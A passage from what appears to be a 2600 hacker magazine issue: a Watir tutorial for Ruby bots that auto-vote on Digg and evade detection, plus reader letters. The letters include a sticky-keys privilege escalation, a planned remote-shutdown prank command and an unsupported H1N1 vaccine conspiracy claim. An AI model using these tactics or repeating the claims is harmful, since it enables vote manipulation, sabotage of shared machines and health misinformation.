I sent all this information to my employer. Nothing has been done yet and it has been weeks. But, when you are surfing the web, keep this in mind. VBScript should not be used on a web page. If it is being used, the site designer most likely has little knowledge on web designing and most likely just took some class so he could make a few bucks. When you see VBScript being used, poke around. You just might find something.

Writing Bots for Modern Websites

by Michael Morin

Writing "bots" for crawling or manipulating websites used to be as simple as requesting HTML pages from a web server and parsing the HTML. However, modern sites (or "web applications") often require JavaScript to function. Instead of trying to integrate JavaScript into your bot, you can use Watir (pronounced "water"), a Ruby library for controlling web browsers.

Watir is available on all major platforms and its various flavors (which include Watir, FireWatir, SafariWatir, and Watir-Webdriver) can control all the major browsers. You'll need a working Ruby installation with C compiler. I recommend RVM on Linux or OS X, or RubyInstaller with the DevKit on Windows. You can then use the gem command to install a flavor of Watir. Another thing you'll need is a browser with a good DOM inspector, like Firefox 4, Firefox with Firebug, or Chrome. "View Source" isn't going to work here.

Once you get up and running, using Watir is pretty easy. This example program will open up Google and search for "Watir."

```
require 'rubygems'
require 'watir-webdriver'
b = Watir::Browser.new :firefox
b.goto 'google.com'
b.text_field(:name,'q').set 'Watir'
b.button(:name,'btnG').click
```

That's not too exciting though. Let's open up `digg.com` (like it or not, but it uses a lot of JavaScript), log in, go to the top news stories and digg the top one.

```
require 'rubygems'
require 'watir-webdriver'
b = Watir::Browser.new :firefox
b.goto 'digg.com'
b.link(:text,'Login').click
sleep 1 until b.text.include?
➥ 'Login to Digg'
b.text_field(:name,'ident').set
➥ 'your username'
b.text_field(:name,'password').set
➥ 'your password'
b.button(:text,'Login').click
sleep 1 # May need kajiggering
b.link(:text,'Top News').click
b.divs(:class,'story-item').first.link
➥ (:text,'digg').click
```

You can see here why this can be so tricky. When you go to Digg and click Login, you get a new login form in the middle of the page that wasn't part of the original HTML returned by the first HTTP request. This is referred to as "AJAX." The server is returning new bits of HTML and the page is inserting them into the DOM tree. This is what makes writing bots without JavaScript so hard these days.

You can also see some challenges in writing bots with Watir. It just takes some kajiggering, like sleeping at certain points and waiting for some text to appear on the page. Trial and error is in order here and you'll get a feel for when waiting is needed. Each site acts differently, and sometimes you just have to try putting in different wait times and looking for different text to show up in the body.

With just this short intro, you should be well on your wait to creating your own bots. Aside from the kajiggering, it's easy to do. Using Watir for bots will work on any site, no matter how much obfuscation and countermeasures they use. If you can go there and click on these things yourself, there's very little they can do to stop these bots. Here are some other things to think about.

Bots often try to hide themselves by passing realistic user agents and other headers, but they can be found by examining server logs. It's pretty suspicious if all one user does is log in, go to the top news, and immediately vote the top link up. You can hide a bot by having it act more like a human. Wait random times to simulate reading, click on other links (that it makes sense to click on), wait some more, then perform the task needed. That would be extremely difficult to detect.

This still doesn't get around CAPTCHAs (those annoying scrambled letters). However, those usually only appear on registration forms. Depending on the site, this may or may not be a problem. There are also some libraries around that can read these. However, they're usually purpose-built for certain sites and won't work on the really good ones anyway.

By itself, Watir won't work with other technologies embedded in the page such as Flash, Java or Silverlight. There are some projects such as flashwatir to solve this, but support is pretty thin. They may or may not work for you.

You can get and store the entire text of a web page in its current state by using the "text" method. This can be used to store entire pages for mirroring purposes, or be parsed more carefully with libraries such as Nokogiri.

Here are some ideas of what you can do with this.

Make smart bookmarks. I've often tried to bookmark things, but because they use JavaScript and POST requests and other un-bookmarkable things, you can't use a normal bookmark. You can use Watir to open up the page for you though.

Provide your own API for a site. Many sites provide an API for you to use, but you won't need one. You can use the site directly. Wrap this up in your own API and it'll be even easier to write your own bots for the site.

Automate common tasks. Continuing with the Digg example, what if you wanted to automatically digg any story with the word "Ruby" in the title? Set this to loop and watch new stories, and it'll spread the Ruby love without you lifting a finger.

Mischief. We've been dancing around this subject for the entire article. I'll leave it up to you as to just how mischievous you want to be, but the possibilities are endless. Though if you're up to something really mischievous, maybe you should throw Tor into the mix!

Gratitude

Dear *2600:*

First, I just wanted to thank you for finding my new address and updating it when I failed to tell you that I moved. Somehow, my issue of *2600* found its way to my new address with the correct address label and such. I was a little paranoid at first, but then realized the post office more then likely was responsible for the update. I also wanted to tell you how excited I am about the new digital edition of your prestigious magazine, however I do wish you had a secure download web server. I'm not too sure about Amazon.

r0Wn1

We are quite relentless in tracking down subscribers who have either moved or escaped. A 2600 subscription is simply not something you can walk away from. As for the digital edition, we believe Amazon is as secure as any other such online service. If we learn otherwise, we'll let the world know.

Dear *2600:*

I'm a Brazilian guy called Guilherme. Not a hacker, not a cracker, nor a lamer. I write this because I wanted to thank you for the documentary *Freedom Downtime*. That documentary really woke me up to life. But the bad thing is I just watched it yesterday which makes me too damn late.

gui

Just because the story took place in the past, why would it be too late for you to get involved in the hacker world? If you read Plato, are you too late to become interested in philosophy? Would reading a Shakespeare play make you feel like you missed out on all the fun? (This, incidentally, is likely the only time our film will ever be compared to Plato and Shakespeare.) The point is, there's a lot to learn from what happened in the film and much that can be applied to the world of today. Getting involved because of something in the past is a great way to create a nifty future.

Dear *2600:*

Just a quick note to say thank you for putting out *Volume 26* as a DRM-free PDF file. I bought it today and am very pleased! I'd like to say that if you have an option for the paper magazine *and* PDF, I'd happily buy that. I would also love back issues as PDFs, as sometimes I remember reading an article, but can't remember which issue it's in.

WTL

We're working on all sorts of options and varieties and we appreciate the feedback. Our goal is always to go with the DRM-free option, but sometimes we run into snags with various vendors who don't support this. We will continue to keep people informed at every step so that you know where it all stands. In the meantime, supporting our efforts help make it all possible in the first place, so every bit of that from our readers is extremely important.

Fun Facts

Dear *2600:*

I purchased a *2600* today from Barnes and Noble. It was $6.25 with 6.5 percent Florida sales tax which brought the total to $6.66. I thought you might find that interesting.

InternetToughGuy

We do find it interesting and we've received all kinds of pictures of receipts from people in Florida (as well as some other places) with this amusing fact. We are also envious here in New York where we don't get to pay sales tax on reading material.

Dear *2600:*

I thought you might find it interesting that here in Lexington, Kentucky, I saw a TV commercial warning that Time Warner Cable is going to lose the Fox channel (the free TV channel), just as you had the Cablevision deal up there. Some fun these corporation have, right?

Nathan

It just goes to show why these corporations should never be trusted with more than their own

operations. In New York, there was recently a "war" between Cablevision and Fox - which you alluded to - where the Fox network was taken off the Cablevision system due to a dispute over fees. Fox refused to send the signal to Cablevision and its channels were then replaced with Cablevision propaganda announcements worthy of the Cold War. Fox, meanwhile, blacklisted the IPs of Cablevision subscribers attempting to obtain Fox programming online. In the end, after consumers wound up missing a good part of the World Series due to this corporate spat, a deal was struck. But, in a final insult, the terms were kept secret from all of the people who were inconvenienced by all of this nonsense. Now, we're tempted to just dismiss the entire thing as mere television that shouldn't matter so much. But consider the control that these corporate giants have over what you can and can't see, how you access the Internet, and determining how much you pay, all the while expecting you to be sympathetic to their disputes with other corporate giants. Add to this the fact that they also control newspapers, magazines, and entire broadcasting networks, and their control can rival that of the most oppressive governments in any part of the world. In the end, it should be the consumer who decides what content they wish to have access to and they ought to be able to shop around for the best price. Right now, that is at best a fantasy.

Dear *2600:*

I just got my Winter 2010-2011 issue of *2600* (27:4) and read the article about General Delivery. I had written an article about this a long time ago, but it's been lost in the vast Internet somewhere and I'd just like to add my experiences with using this service.

First of all, at the DMV there is no need to provide a physical address if you're homeless. Just write in "transient" on the residential address portion. However, I have to warn you that even though you put your *mailing* address as General Delivery or *wherever* you want mail, red light, speed, and toll road cameras apparently have access to your residential address and, if you write in "transient," tickets from them will be addressed to, in my experience, "N Physical Address, City, State, ZIP" where city is that of the mailing address. One time I had my PO box clearly listed on both my driver license and registration, yet a toll notice came to the "N Physical Address" which was entered as the physical in the DMV's system. Besides that, however, I've also had driver licenses with "General Delivery, Guasti, CA 91743" and "General Delivery, Beverly Hills, CA 90210." A picture of one such ID card can be found on my Facebook (http://www.facebook.com/requestpassword - yes, this is my actual URL). I've also used General Delivery for extensive periods of time for all of my mail when I was living in Arkansas with no utilities in my name, giving the physical address of the post office when requested. Other tricks for when physical addresses are required include renting a UPS Store mailbox. However, many of these are "registered CMRA" addresses and will be flagged in computer systems as a mail drop. If you look through the phone book, however, and use searchbug to verify the address, you can see if there is a PMB designator that will give away that it's a private mailbox. Some "mom and pop" shops are not registered and you can use that as physical.

Other alternatives, if you've ever been a victim of stalking (I have), physical or sexual abuse, or harassment include Address Confidentiality Programs. Colorado, so far, has the best and I moved here *just* because of their program. Check out http://acp.colorado.gov. They give me a physical address for mail, and I give them a UPS store mailing address to re-send the mail to. They also give you a laminated ID card that proves you're in the program, and every state and local government official must accept it in place of the actual residential address, so it works nicely. Banks *also* must accept it under a FIN/CEN ruling. For the rest of the private entities that won't accept it, they get the UPS mail drop address. When all of your mail is going to one of these drops, the only other thing you have to worry about are utilities as there's no way around not giving them a physical address. The good thing, though (in Colorado at least), is that most utilities accept ACP and put your utilities in a *fake name* while keeping your real info in a secure department that only has it stored in a folder somewhere in case you default on the bill and they have to come after you for nonpayment.

Lucky 225

Dear *2600:*

As you know, an often-discussed topic in the hacker community is the reason for hacking. As past issues have discussed, sometimes hacking can be useful and sometimes it can be like throwing a brick in a window. Penetration testing, computer learning, software modding, information gathering, and other things can all be positive aspects of hacking. I recently came across a situation where a quick privilege escalation allowed schoolchildren to use their Lego robotics software despite restrictions placed by the district.

My dad is an elementary school teacher and teaches Lego Mindstorms robotics to his fifth grade class. Recently, the district's IT administration made changes so that only they would be able to do certain administrative tasks. I can understand keeping students and inept teachers from accidentally causing problems; the issue here is the lack of IT support when necessary. To use the Lego robotics, a certain piece of USB hardware had to be installed, but now neither the teachers nor the on-site computer lab instructor had the permissions to install drivers. So my dad

asked me to come see if I could do something about it. I figured it would be easy enough to give my dad admin privileges on an XP machine, and my assumption was correct. The most basic methods had been disabled, but I was able to use a well documented trick using BackTrack. I simply booted from my flash drive (which attracted much student attention since I had case modded my drive by sticking it in a broken Pokemon Red cartridge), and replaced "sticky keys" with a command prompt at system level. Without even logging in, I was able to change my dad's account to an admin when earlier I would receive an "access denied."

This is a very simple trick that isn't going to impress anybody reading, but demonstrates the merits of being able to take matters into one's own hands when the people in charge can't be relied upon. I'm not saying that everyone in the world should be a hobbyist hacker, but that some basic script kiddie knowledge can come in handy from time to time.

Evan K.

Dear *2600:*

The wall mounted rotary phone in our home is the most reliable phone our family has, even though it does not ring. It is the only phone that always dials out when we want it to, and the only phone that answers when someone else calls. The two cordless phones we use should have skipped us altogether and gone straight to the landfill. The cell phone is a waste of time because people tend to text on it, and expect us to text back, again and again, when it would be simpler just to confirm plans with a five minute or less phone call. We will not apologize that our fingers are not up to the same texting speed as our teenagers. The rotary phone is crystal clear sounding, except for the person on the other end who is calling from a cell. There is something very fun about turning the dial, listening to the clicks, and of having to stay in one place because the cord won't stretch past the kitchen. About having a piece of equipment housed in durable, thick, stylish black plastic, hanging on the wall. About talking with a speaker and microphone that actually have some clarity to them, even if it is only to shout at the computerized voice of a collection agency calling the house for someone who doesn't live here, that is satisfying in a way that a cell phone will never be for us.

Anachronistically yours,
Justin & Audrey
Cincinnati, Ohio

The fact remains that a good land line sounds infinitely better than any cell phone. (Obviously, the fact that it's a rotary phone has no bearing on this.) We await the day when a cell phone company takes it upon itself to use some more bandwidth and dramatically improve the sound of the audio. With all of the things "smart phones" can do today, it's incredible that making a simple phone call sound as good as it would have 30 years ago is beyond their reach.

Letters from Prison

Dear *2600:*

Keep up the excellent work with your publication! I eagerly anticipate its arrival every quarter. There is not one part of it I dislike. One of my favorite things is when articles are facilitated using tools in Linux. Being a Linux user often feels like a special kinship with immense benefits, all for free!

I am currently incarcerated for some dumb decisions. However, I was able to secure a very fulfilling job with the *Prison News Magazine*. I just wanted to let you know that I have utilized this position to reach 1300 inmates with the Linux gospel.

I thank you for helping to keep my technological spark alive during my stay.

Peter

Thanks for forwarding this along to us. Both the article and the publication impressed everyone here. It's truly inspirational to take what could be the worst part of your life and use it to help yourself and others learn and grow. This is something we could all benefit from. We've left out any identifying information as we weren't sure you wanted to give that out, and in such cases we always err on the side of caution. We'd be happy to spread information on this and other positive prison projects.

Dear *2600:*

I've done 19 months in the bucket and still have no sentencing date, and I was forced for the second time to submit to a psych eval in which I was given jet fuel/diesel therapy, flying and driving all over the West, only to come out 100 percent competent each time. Last attorney bailed out on me a month before my September 16th sentencing date "under seal" and the warden is retaliating against my First Amendment/UDHR Article 19 rights by denying media direct access to me. Oh well, that's life.

I hope the EFF are planning to try to repeal this FCC regulation of the net. That's simply the foundation to supply power to an ever-growing Orwellian Big Brother, and once freedom of speech is censored and regulated, we can kiss our human rights and freedoms goodbye.

Anyways, enclosed are the patents for the H1N1 "swine flu" vaccine, which clearly is evidence that the U.S. government infected and killed innocent people worldwide, then lied about it, and are still pushing their vaccine primarily on our youth and children. I think there were 47 million Americans who were sick from it and the CDC estimated last year that 60 million people were vaccinated in the U.S. And, because of the H1N1, there were five times more deaths in young

adults and children than during a regular flu season. Not to mention that if each vaccine shot costs the consumer $15, multiply that by 60 million and you've got epic profit. The highlight of the vaccine patent is the filing date of 8/28/2007 and publishing date of 3/5/2009. Apparently the USPTO removed or renamed the application number (60/966724) because this document was found and people started preaching about it. This document is a public document, so it was not obtained in any ill-faith, but someone doesn't want people to know the truth. I wonder what Julian Assange would do in a situation like this. WWJAD? The whole point of WikiLeaks is accountability for a government that lies and deceives.

He who controls technology (and data) controls the world. We have finally weaponized data. We theoretically hold the spear of destiny, but somebody has to show these bastards how to use it - and not for selfish gain, but for the freedom that we're supposed to have, the sovereignty that was rightfully given to us and secured to us by the Declaration of Independence, the United States Constitution, and the Universal Declaration of Human Rights. Our kids will become slaves psychologically and/or economically if we don't protect our country. With great power comes great responsibility. Weaponize knowledge.

Ghost Exodus

As always, it's good to ask questions and never believe blindly what you're being told. The controversy here apparently lies in the belief that the vaccine patent for the H1N1 virus was filed two years before the first H1N1 case was reported. We're not going to get into a whole back and forth here, except to say that evidence is rarely this simple and clearcut. When investigating anything of this nature, you'll learn far more if you haven't reached your conclusions before doing the research. Far too many people fall into this trap and they wind up disregarding any inconvenient facts that don't support their theories. Incredible and shocking things can be discovered if everything is questioned through investigations and leaked documents. But if questioning the questioners is discouraged, the truth will remain hidden.

Dear *2600:*

I am an inmate in Kansas. I wrote a month and a half ago while I was in another prison. I got my hands on a few zines that a guy Joe ordered. I asked your crew if you had any extras that you could send my way due to my lack of funds at the moment.

You probably don't really know what you did when you practiced a form of open-handedness as you did. I have been down since I was 18. I get out in ten months. I will be 25. This amount of time would lead one to believe I did something extremely violent. I got three nonperson felonies that ran back to back. That's what happens when you keep your mouth shut and follow the code. I am rambling. Let me back up.

I am now on 24-hour lockdown. As I was saying before when I was handed six issues of *2600* mag, I could not believe it. In all these years, I forgot how to really feel anything but hate for others.

Before I got locked up, this was my area of interest. I pursued the ability to seek truth at any junction. On top of getting your mag, it was actually forwarded from a prison I was in before here. The *2600* crew did a stand-up thing.

I want to thank you for being exactly what you stand for. I would like to contribute in the next year or so. While I know you don't expect to profit off of your kind act, you certainly will. HOPE 2012.

W

While we're not always able to help people in this way, we do try. The support we get from our readers and subscribers helps to make that possible. All we ask in return is that you keep from getting sent back in and that you do whatever you can to keep others from being pulled into our awful prison system. The authorities simply love recidivism. While you may have been absent from the hacker community for a while, you should have no trouble learning about any new developments. As we all know, there is so much to learn and explore in the hacker and phone phreak world that doesn't have to involve confrontations with the law.

Dear *2600:*

I am now being detained in an institution (an injustice that I would go on about if anyone is interested) and would like to get *2600* sent to me. It is not currently on the banned books list, but it has also never been reviewed either. It has been my observation that no matter how harmless and benign a publication is, if enough attention is brought to it, someone will find a reason to ban it. So would you send me a *2600* and, if it gets through, I will have expectations that it will continue to make it and I will get you the subscription money before I will expect the next one, if you wish?

My next inquiry is to the community. My problem is that the rates for phone calls through the monopoly phone company are so expensive that money is most likely a contributing cause for my continued unlawful detainment. The name of the phone company is Global TelLink - www.gtl.net. The phone number for "help" is 800-231-0193, for debit/prepay it's 877-372-4330. Internally, I dial for complaint *1995, to alter my allow list #44. For me to make a call, I must enter an ID number and PIN, then add the number that I want to call to the allow list. It is then verified by automated dialer, asking if I can call. Then, once allowed, I call and you get the option to press 9 for rate info, press 0 to accept, press 7 to block inmate calls. If I am paying by debit, 9 is not avail-

able. The cost for me by debit is $5 per 15 minute call, just less than $10 for collect.

The first fix that came to my mind was to get some local phone numbers ($.91 connection fee) and forward them to the handful of people I would like to call. Keep in mind that my access to information is tightly controlled, so my ability to check in to alternatives or specifics is limited. That is where I need help most. So any alternatives and specifics would help a lot.

Mark

We know a lot of people are working on ways to make it easier for people in prison to be able to make affordable calls. The overpriced and monopolistic systems currently in place at so many facilities are basically criminal enterprises. We support anything that brings their dominance to an end. As it develops, we'll continue to track this story.

Addendum

Dear *2600:*

Thank you for accepting my submission! I've been a reader for the last 17 years and feel honored to have my work published in your magazine.

I have reviewed the article I sent you ("How to Cheat at Foursquare," 27:4, page 9) and there is one small change: Step 6 says to look for the line '<toolbaritem id="fsxlogin">'. That should be changed to '<toolbaritem id="fsfxlogin">'.

therippa

Feedback

Dear *2600:*

I just finished reading 27:3 and very much enjoyed the article "How to Turn Local Admin into Domain Admin" by David Dunn. The article reminded me of a common practice in the Windows community of granting users admin privileges so they can install programs and manage their own computers. This practice is as dangerous as always logging onto a UNIX/Linux system as root. Windows has a "Run as..." option that acts much like sudo, with the exception that you must authenticate with an admin account. The company I work for has started issuing admin users two accounts, one for logging onto machines and one for running processes that require elevated privileges. While this can be an inconvenience, it does limit the effectiveness of exploits like the one detailed in David's article.

Adam

Dear *2600:*

This is in response to Citizenwarrior's letter in 27:3, page 37. Thanks for your inquiry concerning "My Second Implant" article in 27:2. It is wonderful to hear of your interest in near-future advances in electro-biological coupled devices. I am looking forward to a day when implants such as those described in the story become a reality.

Estragon

Dear *2600:*

On the cover of 27:4, the Yellow Pages listing for "Dead Loop" points to 45.645 -122.5313. A giant grin crept across my face when I read that. Boy, do those coordinates ever sound familiar! Please continue to be my muse.

MotoFox

Dear *2600:*

Dudes! The new issue is like, totally awesome! Seriously, though. Really, really great issue.

I also want to say that I was (and still am) *quite* impressed after reading the Helen Keller quote at the top of page 65. Words to live by, I say. Nice job putting that in there. Inspiring, to say the least!

Gordy

And yet, we feel like we could have done more.

Dear *2600:*

I just have a couple of things to share about 27:4.

First: "How to Find Information on People Using the Internet" by DarX - great article and well put together. I would also like to pass along a site that should be added to the list: www.pipl.com. This site is kind of an all-in-one site that will gather information from criminal/court/public records to social network sites on a particular person. You can search by name and state, email, user name, or phone number and they also have a business search.

Some words for Salih who wrote a letter asking advice about how/where he should start in his hacking career. Salih, first I would have to say that the response to your letter is accurate. Second, I would highly suggest not trying to make hacking so much a career. Honestly, I was headed down the same road (CEH certified, along with an alphabet soup of certs) and, you know, hacking was not fun any more. Actually, technology as a whole was no longer fun. It felt more like a job, and my love for technology was slowly nearing its death. I was fighting against others instead of learning from others, and that is not what the community of hackers is supposed to be about.

Lastly, I wanted to leave something small for the community that I discovered while at a local Lowes store. I was picking out some paint one day and took notice of the paint kiosk. You could use this kiosk to design rooms and paint them so you could have a glance of what the paint would look like on your walls, etc. While these kiosk have no keyboards, they do have a mouse. While using the mouse and clicking the left and right mouse buttons rapidly on the screen, the paint program will start to glitch, as it is being reset with every click of the mouse, and sooner or later

you will come to a black screen with some information about the machine this program is on. What you can gather is host name, host IP, store number, date/time, and software version.

Many thanks go out to the community that keeps this magazine alive. God bless.

chapo
www.seek-truth.net

Dear *2600:*

I for one would be interested in seeing an article on David's Minto Wheel project (letters 27:4), or other DIY type mechanical hacks - important not to forget our technological roots and all. For all we know, we may see the day when we need to generate our own power, and all my info on that kind of stuff will be quite useless in its current ebook form.

Also FYI, the Borders in Santa Fe, New Mexico has been charging me for "periodical" without being able to scan the barcode for the past few years.

Zach

Perhaps Borders gives credit for whatever issues are no longer there when the sales period ends. We know that Barnes and Noble penalizes publishers for any missing issues, even when the problem is totally on their end. We don't know how it could ever be a publisher's fault when an issue is unaccounted for inside a store, but that is how this crazy industry is structured.

Dear *2600:*

Thank you for all of your hard work throughout the years. *2600* is by far a favorite of mine!

I just wanted you to be aware of an "issue" with my issue: 27:3 (Winter 2010). I would imagine I may not be the only one, but I received my subscription as normal in the mail and it was as if your publisher/printer burned their printing plate too large or maybe the layout was sent to them too large. What I mean is the outer margin is nonexistent and one word is cut off on every line. It is not an offset problem, because the margin is not extra large on corresponding pages.

Otherwise, keep up the great mag!

Pete

These kinds of things do happen on occasion in the printing world. When they do, it's always helpful to get as much specific info as possible. If sending us the actual issue isn't possible, a description of what exact page the problem occurs on (digital pictures via email would be helpful, too) will suffice. In this case, the issue number you give doesn't match the date. The winter issue would have been 27:4, not 27:3. Naturally, we will replace any defective issues received.

Queries

Dear *2600:*

I'd like to post an article in the *2600* to get some help on the side to

Top Sec

That must have been the moment when they caught up to him.

Dear *2600:*

I've been reading your publication for years despite having no physical knowledge of the computer applications. I read *2600* for the ideas and the dead-on responses to your readers. Even if I'm not a computer junkie (I am an information junkie), I've just taken the print route up until now. I wouldn't call myself a Luddite, but I'm 32 and just got a computer a few months ago. I live in Maine, so it took a little longer for it to be difficult to live without one. So anyway, we had a snowstorm today and I was pretty excited to be able to go online and get the cancellations info instead of waking up at six to catch the special snowstorm report. I walked away for a minute, and when I came back Microsoft Word popped up at the bottom and I clicked on it because I didn't open it and there was a box that looked like files were being transferred. I shut down my computer. What does this mean? Where can I begin to prevent security risks with little to no money?

Maggie

It's not that easy without some more specific information to figure out exactly what was happening. In most cases, you can go online and plug in quotes of various system messages you see to hear other people's experiences and learn from those. You can avoid most of the heartache by not downloading programs or files without knowing the source. Make sure any browser you're using is updated and able to alert you to any potentially malicious pages that could plant things on your system. None of this has to be difficult and usually those who try and make you believe that have something to gain by making it all mysterious and inaccessible. Keep backups and don't be afraid to experiment and make mistakes. This is what it's all about.

Dear *2600:*

When I renewed my membership to WBAI, I tried to tell the operator what my favorite shows were. They told me there was no way then to record such votes. Something or someone told me that an opportunity to vote for shows would start about now. (It's in my calendar.) But WBAI.org has no obvious link to any such option. Is there any accounted-for way to tell WBAI that *Off The Hook* is among my reasons for subscribing?

Chris

If you make a pledge to WBAI online, you can vote for your favorite show at that point. Simple select "Donate to Favorite Show" under the "Support WBAI" tab. If you phone in your pledge, it's assumed that the show that's on the air at that point is the one you're supporting. We encourage people to support the station whether you love or hate our show, as it's the forum that makes so much in the way of communication and exchange of ideas possible.

Dear *2600:*

I recently returned home from a Christmas road trip to New York and on the ride back we decided to take photos of what few payphones we could find along the way. I'd like to submit them, but printing them out and getting stamps to mail them, etc. seems like a lot of work. Are you guys still adamant about mailing in physical photos as the site suggests? Or will email submissions be acceptable in this digital era in which we live? If so, what format do you prefer? Also, what information should be included with the photos (i.e., location)?

p-lo

We absolutely accept digital photos if they're clear and detailed enough. This usually means sending us rather large files which we're quite capable of handling. Please include as much info as possible about the phone you're submitting. We sometimes get great pictures of payphones where vital information such as where it was seen is left out. We really would like to have more information than this, though, such as whether or not this type of a phone is seen frequently, what its capabilities are, what landmarks it may be near, something about the phone company that runs it, etc. The email address to send payphone photos to is payphones@2600.com.

Dear *2600:*

Keepin' it short. When was the first issue published? What is the *2600* birthday? I mean, January 8th is the Manifesto's 25th, and as I was finishing my party stuff, I was like, you know, I have no idea when *2600* started. I am three months younger than the Manifesto. Honestly, as I re reread it tonight, I realized the words he wrote are immortal. Loyd Blankenship's words are as inspiring to me now as they were when I first read them in 1998 when I was 13. They are the reason I became a computer engineer, the reason I reverse engineer and improve technology. Where would we be without those words? His words were the bits of steak that inspired us to continue to say fuck you to Ms. Smith.

Back to the point. When is *2600's* birthday?

Andrew
Tag Not Required
we are anonymous

Is this a Ms. Smith we know? And you actually had a party to celebrate the anniversary? Your passion is contagious. The Hacker Manifesto was indeed released on January 8, 1986 and served as words of inspiration to an entire generation of hackers. As for when we started, we can tell you it was January of 1984 but we'd have to find someone who saved their first envelope to see what the exact date of the mailing was. We would not be at all surprised if someone actually did that.

Dear *2600:*

I'm curious about the pricing of the Kindle and Nook versions of *The Best of 2600*. The Kindle is $19 while the Nook is $31, leaving me with the ethical question of buying the Kindle version and cracking the DRM for use on the Nook or buying the more expensive one. Please give some insight on the pricing.

Graham

We have nothing to do with the pricing for the two books that were published by Wiley. We are, however, involved in pricing for the Volume 26 compilation and the individual electronic issues and subscription. What we know is that Amazon makes it a condition that the price on the Kindle be the lowest available. If a publisher fails to do this, they lose half of their payment. This also gets tricky if the publisher isn't able to actually set the price themselves. For instance, Amazon set the price for our electronic subscription as well as the individual issue. If a competitor of theirs set the price lower than Amazon's, we would be screwed. So we're forced to only let competitors sell it for a higher price, even if that price is a penny more. If a competitor also won't let us set the price, we face a real problem. We're still learning how it all works and we'll continue to let our readers in on it as things play out.

Dear *2600:*

I am 17 and I have been a reader of this publication for three years now. I have *loved* every single issue! They have helped to advance my knowledge of the tech world immensely! But I would like your help if possible. I was recently laid off of my IT network administrator job recently due to Michigan's horrible economy and have had time to reflect on my tech skills. I realized I know nothing related to hacking. I am not asking because I am a little kid trying to find out how to make his neighbor's computer melt (not that that wouldn't be fun) but because I would have been more valuable at my last job if I had known how to break into our network that I set up because then I would have known how to make it more secure. In short, I would like to know where to start. I've been listing to *Off The Hook* podcasts and such but I need to learn the basics to hacking.

Caboose

The only way to learn is to listen to the questions you have within you and explore as much as possible to find the answers. You can learn all sorts of security tips for specific operating systems and setups but that's not really what hacking is all about. That's more about how to face off against the hacker mentality. If you're truly interested in being a part of the hacker world yourself, then prepare to do a lot of exploration, reading, and experimentation with no foreseeable payoff, other than satisfying your own curiosity. If that seems like a waste of time, then it's not the world for you.

Dear *2600:*

I love your publication! It is excellent! I would like to ask you a question. Last semester, my friends and I cooked up a prank to pull on the community college that we attend. All the computers that the public can access have annoying administrator rights blocking us from the com-

mand prompt. All of them except the whopping 52 computers in the library. Now, over the past two months I have been steadily writing down all of the IP addresses of the computers. I now have amassed all of the computers including the administrator computer IPs (I knew one of the workers). I plan on simply pulling up a command prompt and typing "Shutdown -m \\IP address -s". I might add some text, but the point is I do not want to have to write that for 52 different IPs. That would be time consuming and allow for me to be caught. Is there any way I could write a batch file for all of that? If so, how? Thank you very much for your time!

NABster

This is really the best prank you can come up with? This is about as clever as yanking out a power cord. Learning how to bypass the security would be clever. Even figuring out how to write a batch file would be an accomplishment. Using this knowledge just to screw people over by shutting down machines they're using is only going to reinforce the negative stereotype of hacking, not that this is anything remotely similar to hacking in the first place.

Dear *2600:*

Thank you for such an amazing magazine. I have purchased every issue since I learned of it three years ago. Years ago, during my IT internship, I heard that I cannot do certain things (such as subscribe to this magazine or buy anything hacker-related with a credit card) otherwise I would get "blacklisted" and if I got blacklisted, I could never hack because the FBI would be watching out for me. If something suspicious happens in my area, I would be the first person to be checked out. My first question is: what is "blacklisted?" How does it work? And how would I get rid of it? If I moved, would it follow me? Do you ever lose it? Thank you so very much! Love the magazine! Bought every book (in cash)!

An Inquisitive Youth

Wow. How do people manage to believe in such things? You actually think that if you bought a copy of our magazine with a credit card, the FBI would start watching you? If that were only true, we could wind up making that agency extremely busy. Sure, if you're up to all sorts of suspicious activity, you very well might have people in law enforcement monitoring your activities. But you would also very likely get caught at it. Simply buying something on your credit card, unless it's stolen nuclear materials, is not going to get you on any sort of a list. By acting as if such things are true, you help to make such a world a reality to you and others who might believe such things. There are many threats out there and it's up to us to learn what's real and what's not.

Dear *2600:*

I haven't had a land line telephone for over a decade now, but recently an old POTS feature popped into my mind (because the incessantly catchy commercial jingle for it popped back into my head yesterday) and I recall it from my youth.

Known as "Repeat Call" in the Philadelphia and tri-state area, the *66 feature was introduced back when we didn't all have call waiting or direct-to-voicemail rollover. If Alice called Bob, but found his phone line busy, she could opt to hammer Bob's number, but without much effort on her end. Allowing Alice's phone to remain on-hook, Repeat Call would have the local CO (I assume?) keep making dialing attempts on Bob's line (or just have it check the status of Bob's line?), and then ring back Alice if the situation was resolved. I do not recall 100 percent, but would Alice's phone alert with a distinctive ring, then she would hear dialing on the other end when she picked up?

My question is: how much of this am I remembering correctly, and how much do some of the old-timers and phone veterans at *2600* know of this feature? What was actually happening on the CO end? Could this feature work between regions? A bit of quick Googling shows me that the *66 function appears to still be available in some modern systems and current service areas (or at least it's still in the documentation).

I'd love to know more about this piece of my memory, which (according to those amusing TV commercials) absolved the troubles of so many afflicted people expressing ire and frustration at their home phones as that sing-song jingle rang out over and over again... "repeat call, repeat call-al-al."

Deviant Ollam

*This feature does still exist for those rare instances where you actually encounter a busy signal. Back in the days when not everyone had call waiting, the Repeat Dialing function (as it was called in Bell Atlantic areas) was a bit more useful, albeit a rip-off even then. It was initially only available in your own local area and gradually expanded outwards so that you could use it nationwide. Your phone would indeed ring distinctively to let you know that *66 was calling you back. You'd then pick up the phone and hear ringing (no dialing), unless the other person had gotten back on the phone in that brief time period, in which case you'd hear a recording telling you that the line had "become busy again" and that you had to start the process over by dialing *66 again. Oh yes, and you were still charged for the failed attempt. An interesting sidenote: to this day, people in our area who encounter a busy signal will hear a recording come on the line that says: "The line is busy. But you can have Bell Atlantic keep trying and call you back when the line becomes available for 75 cents by dialing 3. No charge for Repeat Dialing subscribers." Bell Atlantic hasn't existed since 2000 and apparently Verizon hasn't gotten around to updating their recordings in all that time.*

Dear *2600:*

Transcend has a series of snow goggles with an onboard Android OS to provide a heads-up

display in the lower right corner of the lens that shows speed, altitude, GPS location, etc. If we can put this much tech into snow goggles, can you imagine the possibilities available for the use of this technology in other fields?

Joshua

It does sometimes keep us up at nights.

Dear *2600*:

Does *2600* take hacker fiction as well?

Matthew

Yes, we've printed a number of hacker fiction pieces in recent years. Simply send your submission to articles@2600.com and make sure to tell us it's fiction as we can be extremely gullible.

Dear *2600*:

I currently run a *2600* club in Brisbane, Australia. We've been active for a couple of years now.

